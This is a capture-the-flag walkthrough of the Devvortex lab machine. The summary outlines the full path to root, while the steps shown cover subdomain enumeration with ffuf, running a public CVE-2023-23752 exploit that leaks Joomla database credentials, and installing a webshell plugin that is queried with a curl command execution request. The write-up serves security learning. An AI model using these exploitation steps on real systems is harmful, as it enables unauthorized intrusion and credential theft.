Devvortex — Joomla CVE-2023-23752 Info Disclosure to apport-cli Root
OS
Linux
Difficulty
Easy
Category
WEB
Released
2023.11.25
Found a dev virtual host running Joomla and used the CVE-2023-23752 information disclosure to leak the lewis database credentials, then installed a webshell plugin for a www-data shell. Pulled the Joomla users table from MySQL, cracked logan's bcrypt hash to SSH in, and escalated through a sudo apport-cli pager escape (CVE-2023-1326) to root.
Want to try this box yourself?
Spoiler-free mode is on by default — every solution stays hidden behind a reveal. Peek the hints, attempt each step, then unlock the answer when you're stuck. Turn it off to read every solution inline.
Nmap
Full Port Scan
Script and Service Scan
Web Enumeration
The landing page belongs to a development company. We scan for subdirectories and subdomains.
Subdirectory Scan:
ffuf -u http://devvortex.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -fw 6

        /'___\  /'___\           /''___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://devvortex.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 6
________________________________________________

:: Progress: [29999/29999] :: Job [1/1] :: 1342 req/sec :: Duration: [0:00:21] :: Errors: 1
Subdomain Scan:
ffuf -u 'http://devvortex.htb/' -H "Host:FUZZ.devvortex.htb" -w /usr/share/wordlists/secl
ists/Discovery/DNS/subdomains-top1million-20000.txt -fw 4
        /'___\  /'___\           /''___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
       v2.1.0-dev
 :: Method           : GET
 :: URL              : http://devvortex.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.devvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 4
 ________________________________________________
dev                     [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 107ms]:: Progress: [19966/19966] :: Job [1/1] :: 1398 req/sec :: Duration: [0:00:15] :: Errors: 0
The subdomain scan reveals a new subdomain called dev, so we add dev.devvortex.htb to the /etc/hosts file.
Running another subdirectory scan shows an admin login page at dev.devvortex.htb/administrator.
The admin login page is a Joomla CMS login page. Looking online for how to find the version, we learn that Joomla stores it at /administrator/manifests/files/joomla.xml.

Looking online for any public vulnerabilities, we find an information disclosure issue, CVE-2023-23752, and this GitHub PoC.
Cloning the repo and running it gives us credentials for a user named lewis.
python3 CVE-2023-23752.py -u dev.devvortex.htb/
[+] => Vulnerable dev.devvortex.htb/
User: lewis Password: P4ntherg0t1n5r3c0n## Database: joomla

The credentials are not reused for SSH.

We have access to the CMS.
Looking online for how to get a web shell using Joomla, we find a GitHub repo with a plugin that can be installed and used as a web shell.
git clone https://github.com/p0dalirius/Joomla-webshell-plugin.git

Cloning into 'Joomla-webshell-plugin'...
remote: Enumerating objects: 33, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (31/31), done.
remote: Total 33 (delta 4), reused 25 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (33/33), 3.21 MiB | 20.92 MiB/s, done.
Resolving deltas: 100% (4/4), done.
From System -> Extensions, we can upload an extension.

The extension zip can be found in the GitHub repo's /dist directory. We upload that and use it to get a web shell.
curl -X POST 'http://dev.devvortex.htb/modules/mod_webshell/mod_webshell.php' --data "action=exec&cmd=id"


